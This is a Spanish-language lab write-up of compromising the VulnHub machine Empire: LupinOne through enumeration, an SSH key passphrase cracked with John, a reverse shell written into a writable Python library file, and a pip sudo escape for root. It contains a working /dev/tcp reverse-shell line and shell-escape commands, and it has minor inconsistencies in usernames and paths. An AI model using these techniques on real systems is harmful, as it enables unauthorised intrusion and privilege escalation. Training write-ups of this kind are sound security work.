

# Empire: LupinOne Write-up [Vulnhub]

VulnHub

Daniel Miranda Barcelona

EXCAL1BUR

## Introducción

En este write-up, detallamos el proceso de explotación de la máquina virtual *Empire: Lupinone* de la plataforma VulnHub. A través de diversas fases de enumeración y explotación, se muestra cómo comprometer el sistema, acceder al usuario Arsène y, finalmente, escalar privilegios hasta obtener acceso root.

Este write-up cubre todos los pasos necesarios, desde el escaneo de puertos y servicios hasta la escalada de privilegios, utilizando herramientas comunes de pentesting como **Nmap**, **Dirb**, **FFUF**, **Linpeas** y **John the Ripper**. Vamos a adentrarnos en este recorrido y explorar cómo vulnerar esta máquina.

## Objetivo


El objetivo de este write-up es documentar el proceso de pentesting realizado sobre la máquina *Empire: Lupinone*. A lo largo del write-up, se expone cómo fue posible identificar, explotar y aprovechar vulnerabilidades para comprometer el sistema, obteniendo acceso root.

## Alcance

El write-up abarca las fases de recolección de información, enumeración de recursos, explotación de vulnerabilidades, escalada de privilegios y post-explotación de la máquina objetivo. El enfoque es práctico, utilizando una serie de herramientas de pentesting comunes.

## Recolección de información

Comenzamos el proceso utilizando **Nmap** para obtener información sobre los puertos abiertos y los servicios en ejecución.



```
kali@kali: ~
File Actions Edit View Help
kali@kali: ~ x kali@kali: ~ x
(kali@kali)-[~]
$ sudo nmap -sV -sC -O -v 10.0.2.6
```

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
|   3072 ed:ea:d9:d3:af:19:9c:8e:4e:0f:31:db:f2:5d:12:79 (RSA)
|   256  bf:9f:a9:93:c5:87:21:a3:6b:6f:9e:e6:87:61:f5:19 (ECDSA)
|_  256  ac:18:ec:cc:35:c0:51:f5:6f:47:74:c3:01:95:b4:0f (ED25519)
80/tcp    open  http     Apache httpd 2.4.48 ((Debian))
|_ http-title: Site doesn't have a title (text/html).
| http-methods:
|_  Supported Methods: POST OPTIONS HEAD GET
| http-robots.txt: 1 disallowed entry
|_ /~myfiles
|_ http-server-header: Apache/2.4.48 (Debian)
MAC Address: 08:00:27:3E:4C:3E (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Uptime guess: 44.751 days (since Fri Aug  2 03:28:28 2024)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=261 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


NSE: Script Post-scanning.
Initiating NSE at 21:29
Completed NSE at 21:29, 0.00s elapsed
Initiating NSE at 21:29
Completed NSE at 21:29, 0.00s elapsed
Initiating NSE at 21:29
Completed NSE at 21:29, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at ht
tps://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.52 seconds
Raw packets sent: 1023 (45.806KB) | Rcvd: 1015 (41.286KB)
```

## Resultados del escaneo:

- **HTTP - Apache** v2.4.48 - Puerto 80
- **SSH - OpenSSH** v8.4P1 - Puerto 22
- **SO:** Linux v3.2-4.9

Este escaneo inicial nos mostró que había un servidor web en el puerto 80, así como un servicio SSH disponible en el puerto 22, lo que podría ser clave más adelante. A continuación, inspeccionamos el sitio web para ver si ofrecía más información o alguna vulnerabilidad.

En la página principal del servidor web, solo encontramos una imagen de Arsène Lupin, o que sugería que había algo más escondido en la web que merecía explorar.





## Enumeración

Sabiendo que la página web no mostraba nada de valor inmediatamente, decidimos realizar una enumeración más profunda. Para ello, utilizamos herramientas como **Dirb** y **FFUF** para buscar directorios y archivos ocultos que pudieran estar presentes en el servidor.

Descargamos **SecLists**, un conjunto de diccionarios y listas de directorios comunes, para usarlo en el escaneo con **FFUF**.

```
(kali@kali)-[~/Desktop]
$ wget https://github.com/danielmiessler/SecLists/archive/master.zip -O seclist.zip
--2024-09-15 17:52:22-- https://github.com/danielmiessler/SecLists/archive/master.zip
Resolving github.com (github.com) ... 140.82.121.4
Connecting to github.com (github.com)|140.82.121.4|:443 ... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://codeload.github.com/danielmiessler/SecLists/zip/refs/heads/master [following]
--2024-09-15 17:52:22-- https://codeload.github.com/danielmiessler/SecLists/zip/refs/heads/master
Resolving codeload.github.com (codeload.github.com) ... 140.82.121.10
Connecting to codeload.github.com (codeload.github.com)|140.82.121.10|:443 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [application/zip]
Saving to: 'seclist.zip'

seclist.zip          [          ] 128.88M

(kali@kali)-[~/Desktop]
$ ffuf -u http://10.0.2.6/FUZZ -w /home/kali/Desktop/SecLists-master/Discovery/Web-Content/common.txt
```


Este escaneo reveló algunos directorios estándar, como los manuales de Apache, pero no ofrecían nada útil. Sin embargo, al consultar el archivo robots.txt, encontramos un directorio oculto llamado myfile, el cual no estaba protegido.

```
v2.1.0-dev
:: Method      : GET
:: URL         : http://10.0.2.6/FUZZ
:: Wordlist     : FUZZ: /home/kali/Desktop/SecLists-master/Discovery/Web-Content/common.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500

.hta [Status: 403, Size: 273, Words: 20, Lines: 10, Duration: 11ms]
.htaccess [Status: 403, Size: 273, Words: 20, Lines: 10, Duration: 11ms]
.htpasswd [Status: 403, Size: 273, Words: 20, Lines: 10, Duration: 11ms]
image [Status: 301, Size: 304, Words: 20, Lines: 10, Duration: 3ms]
index.html [Status: 200, Size: 333, Words: 32, Lines: 28, Duration: 4ms]
javascript [Status: 301, Size: 309, Words: 20, Lines: 10, Duration: 1ms]
manual [Status: 301, Size: 305, Words: 20, Lines: 10, Duration: 5ms]
robots.txt [Status: 200, Size: 34, Words: 3, Lines: 3, Duration: 4ms]
server-status [Status: 403, Size: 273, Words: 20, Lines: 10, Duration: 3ms]
:: Progress: [4734/4734] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 0 ::

10.0.2.6/robots.txt
User-agent: *
Disallow: /~myfile
```

Accedimos al directorio myfile y encontramos más pistas que nos llevaron a avanzar en el proceso de enumeración.



The screenshot shows the 'Inspector' tab of a web browser's developer tools. The 'HTML' pane displays the document structure. A red squiggly line indicates an error in the body: `<h1>Error 404</h1>`. The error message 'Error 404' is highlighted in red. The rest of the HTML structure is as follows:

```
<!DOCTYPE html>
<html>
  <head>
    <title>scroll</title>
  </head>
  <body>
    <h1>Error 404</h1>
  </body>
</html>
<!--Your can do it, keep trying.-->
```

Al continuar explorando directorios ocultos, descubrimos una carpeta llamada secret, que contenía más información. Aquí obtuvimos un nombre de usuario, **lcex64**, lo que sugirió que podríamos tener un punto de entrada interesante.



The screenshot shows a terminal window with a dark background. At the top, there is a large, stylized ASCII art logo that reads 'fasttrack'. Below the logo, there is a message: 'Hello, I'm a python script and my secret diretory, I created like this to share with you. Its hided somewhere here, so that haxkers dont find it and crack my passphrase with fasttrack. I'm v2.1.0-dev. Now that. Any problem let me know.' Below this, there is a list of scan parameters:

```
:: Method : GET
:: URL : http://10.0.2.6/~FUZZ
:: Wordlist : FUZZ: /home/kali/Desktop/SecLists-master/Discovery/Web-Content/common.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200-299,301,302,307,401,403,405,500
```

Below the parameters, there is a line: 'secret [Status: 301, Size: 306, Words: 20, Lines: 10, Duration: 1ms]'. At the bottom, there is a progress bar: ':: Progress: [4734/4734] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 0 ::'. Below the terminal window, there is a command prompt showing the command: 'ffuf -u http://10.0.2.6/~secret/.FUZZ -w /home/kali/Desktop/SecLists-master/Discovery/Web-Content/directory-list-2.3-medium.txt -fc 403 -ic -e .txt, .html'.



Dentro de este directorio, también encontramos un archivo oculto llamado. mysecret.txt, que contenía una clave SSH cifrada para el usuario **lcex64**.

```
:: Method      : GET
:: URL         : http://10.0.2.6/~secret/.FUZZ
:: Wordlist     : FUZZ: /home/kali/Desktop/SecLists-master/Discovery/Web-Content/directories.txt
:: Extensions  : .txt
:: Follow redirects : false
:: Calibration  : false
:: Timeout     : 10s
:: Threads     : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
:: Filter      : Response status: 403

[Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 10ms]
[Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 11ms]
[Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 3ms]
[Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 5ms]
[Status: 200, Size: 4689, Words: 1, Lines: 2, Duration: 3ms]
```

## Explotación

Con la clave SSH en nuestras manos, el siguiente paso fue descifrarla. La clave estaba codificada en Base58, así que usamos un programa para descifrarla y obtener la clave real para el acceso SSH.





Una vez descifrada la clave, la convertimos en un formato que **John the Ripper** pudiera entender para realizar un ataque de fuerza bruta y obtener la contraseña.

```
(excalibur@kali)-[~/Desktop]
$ sudo nano hash_lupin
[sudo] password for excalibur:

(excalibur@kali)-[~/Desktop]
$ cat hash_lupin
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAAAAAAAAAAIAAAAB3NzaC1yc2EAAAADAQABAAQDBHjzJcvk
9GXiytplgT9z/mpP91NqOU9QoAwop5JNxhEfM/j5KQmdj/JB7sQ1hBotONvqaAdmsK+OYL9
H6NSb0jMbMc4soFrBinoLEKx894B/PqUTODesMEV/aK22UKegdwLJ9Arf+1Y48V86gkzS6
xzoKn/ExVKApsdimIRvGhsv4ZMmMZEKTIoTEGz7raD7QHDEXiusWl0hkh33rQZCrFsZFT7
J0wKgLrX2pmoMQC6o420QJaNLBzTxCY6jU2BDQECovURPL7eJa0/nRfCa0rIzPfZ/NNYgu
/Dlf1CmbXESCVmLD71cbPqwFWKGf3hWeEr0WdQhEuTf50yDICwUbg0dLiKz4kcskYcDzH0
ZnaDsmioYv2uLVli19irfnp/tVoLbK39TmmV67uhj67mpHXewewKiv6z1nFE8mkHMnY5T
```

```
(excalibur@kali)-[~/Desktop]
$ sudo john --wordlist=/usr/share/wordlists/fasttrack.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Press 'q' or Ctrl-C to abort, almost any other key for status
P@55w0rd! (sshkey)
1g 0:00:00:07 DONE (2024-09-11 22:40) 0.1353g/s 5.818p/s 5.818c/s 5.818C/s P@55w0rd!
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

```
(kali@kali)-[~/Desktop]
$ sudo ssh -i hash_lupin icex64@10.0.2.6
Enter passphrase for key 'hash_lupin':
Linux LupinOne 5.10.0-8-amd64 #1 SMP Debian 5.10.46-5 (2021-09-23) x86_64
#####
Welcome to Empire: Lupin One
#####
Last login: Thu Oct 7 05:41:43 2021 from 192.168.26.4
icex64@LupinOne:~$
```

Con la clave privada lista, establecimos una conexión SSH con la máquina usando las credenciales del usuario **lcex64**.

## Escalado de privilegios

Ahora que teníamos acceso SSH al sistema, el siguiente paso fue buscar posibles vulnerabilidades locales que nos permitieran escalar privilegios. Para ello, utilizamos **Linpeas**, una herramienta que detecta configuraciones de seguridad débiles o permisos mal configurados.

```
(kali㉿kali)-[~/Desktop/linpeas]
└─$ ls
linpeas.sh

(kali㉿kali)-[~/Desktop/linpeas]
└─$ python http.server -m
python: can't open file '/home/kali/Desktop/linpeas/http.server': [Errno 2] No such file or directory

(kali㉿kali)-[~/Desktop/linpeas]
└─$ python http.server
python: can't open file '/home/kali/Desktop/linpeas/http.server': [Errno 2] No such file or directory

(kali㉿kali)-[~/Desktop/linpeas]
└─$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Descargamos **Linpeas** en el sistema objetivo utilizando un servidor de Python sencillo y lo ejecutamos para obtener más información.

```
icex64@LupinOne:/tmp$ wget http://10.0.2.15:8000/linpeas.sh
--2024-09-15 18:47:20-- http://10.0.2.15:8000/linpeas.sh
Connecting to 10.0.2.15:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 823059 (804K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh          100%[=====>] 803.77K  --.-KB/s  in 0.004s

2024-09-15 18:47:20 (191 MB/s) - 'linpeas.sh' saved [823059/823059]

icex64@LupinOne:/tmp$
```

```
icex64@LupinOne:/tmp$ chmod +x linpeas.sh
icex64@LupinOne:/tmp$ ./linpeas.sh
```

```
Linux Privsec Checklist: https://book.hacktricks.xyz/linux-hardening/linux-privilege-escalation-checklist
LEGEND:
RED/YELLOW: 95% a PE vector
RED: You should take a look to it
LightCyan: Users with console
Blue: Users without console & mounted devs
Green: Common things (users, groups, SUID/SGID, mounts, .sh scripts, cronjobs)
LightMagenta: Your username

Starting LinPEAS. Caching Writable Folders ...

Basic information
OS: Linux version 5.10.0-8-amd64 (debian-kernel@lists.debian.org) (gcc-10 (Debian 10.2.1-6) 10.2.1 20210110, GNU ld (GNU Binutils f
or Debian) 2.35.2) #1 SMP Debian 5.10.46-5 (2021-09-23)
User & Groups: uid=1001(icex64) gid=1001(icex64) groups=1001(icex64)
Hostname: LupinOne

[+] /usr/bin/ping is available for network discovery (LinPEAS can discover hosts, learn more with -h)
[+] /usr/bin/bash is available for network discovery, port scanning and port forwarding (LinPEAS can discover hosts, scan ports, an
d forward ports. Learn more with -h)
[+] /usr/bin/nc is available for network discovery & port scanning (LinPEAS can discover hosts and scan ports, learn more with -h)

Caching directories
```

El análisis con **Linpeas** reveló varias configuraciones que podrían considerarse inseguras o susceptibles a explotación en un entorno mal asegurado. Sin embargo, muchas de estas vulnerabilidades no serían fáciles de explotar, ya que requerían condiciones específicas. Aunque no se trataban de fallos críticos, indicaban que la seguridad del entorno era deficiente en ciertos aspectos y podría ser mejorada.

Dado que estas vulnerabilidades no parecían ser inmediatamente explotables, decidimos verificar los permisos de **sudo** del usuario ejecutando el comando **sudo -l**.

```
icex64@LupinOne:~/tmp$ cd ..
icex64@LupinOne:/$ sudo -l
Matching Defaults entries for icex64 on LupinOne:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User icex64 may run the following commands on LupinOne:
  (arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py
icex64@LupinOne:/$
```

El análisis mostró que podíamos ejecutar **/usr/lib/python3.9** sin contraseña, lo que abría la posibilidad de usar esta ruta para cargar una shell inversa.

Usamos el siguiente comando para buscar archivos con permisos elevados en el sistema:

```
icex64@LupinOne:~$ find / -type f -perm -ug=rwx 2>/dev/null
/usr/lib/python3.9/webbrowser.py
icex64@LupinOne:~$
```

Después de identificar la vulnerabilidad, cargamos un script que nos permitió abrir una **reverse shell** en la máquina atacante.

```
os.system("bin/bash -c '/bin/bash -i >& /dev/tcp/10.0.2.15/1234 0>&1'")
```

Con el **listener** activado en nuestra máquina atacante, ejecutamos el archivo **/usr/lib/python3.9** para establecer la conexión.

```
(excalibur@kali)-[~/Documents/linpeas]
$ nc -lvp 1234
listening on [any] 1234 ...
```

```
icex64@LupinOne:~$ sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py
arsene@LupinOne:/home/icex64$ id
id
uid=1000(arsene) gid=1000(arsene) groups=1000(arsene),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev)
arsene@LupinOne:/home/icex64$
```

Ya con acceso como el usuario **Arsène**, el último paso fue escalar a root. Usamos **sudo -l** nuevamente y encontramos que el usuario tenía permisos para ejecutar el comando **pip** con privilegios elevados. Esto es una vulnerabilidad bien documentada en **GTFOBins**.

The screenshot shows the GTFOBins website interface. At the top, there are several buttons for different types of exploits: Shell, Command, Reverse shell, Non-interactive reverse shell, Bind shell, Non-interactive bind shell, File upload, File download, File write, File read, Library load, SUID, Sudo, Capabilities, and Limited SUID. Below these buttons is a search bar containing the text 'pip'. Under the search bar, there are two tabs: 'Binary' and 'Functions'. The 'Binary' tab is selected, and it shows a list of binaries. The first binary listed is 'pip', which has a red icon. To the right of the 'pip' binary, there are several buttons for different types of exploits: Shell, Reverse shell, File upload, File download, File write, File read, Library load, and Sudo.

Siguiendo las instrucciones de **GTFOBins**, ejecutamos los comandos necesarios para obtener una shell con privilegios de root.

## Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
TF=$(mktemp -d)
echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
pip install $TF
```

```
arsene@LupinOne:/home/icex64$ TF=$(mktemp -d)
TF=$(mktemp -d)
arsene@LupinOne:/home/icex64$ echo "import os; os.execl('/bin/sh', 'sh', '-c',
'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)'
)" > $TF/setup.py
arsene@LupinOne:/home/icex64$
```

[illegible]

## Conclusión

Este write-up muestra cómo, utilizando herramientas y técnicas comunes en el pentesting, fue posible comprometer la máquina *Empire: Lupin 01*. Desde la recolección de información y enumeración inicial hasta la escalada de privilegios, la máquina ofreció una serie de retos interesantes que requerían el uso estratégico de diferentes herramientas. El acceso final como root resalta la importancia de asegurar servicios vulnerables y evitar configuraciones peligrosas en los sistemas.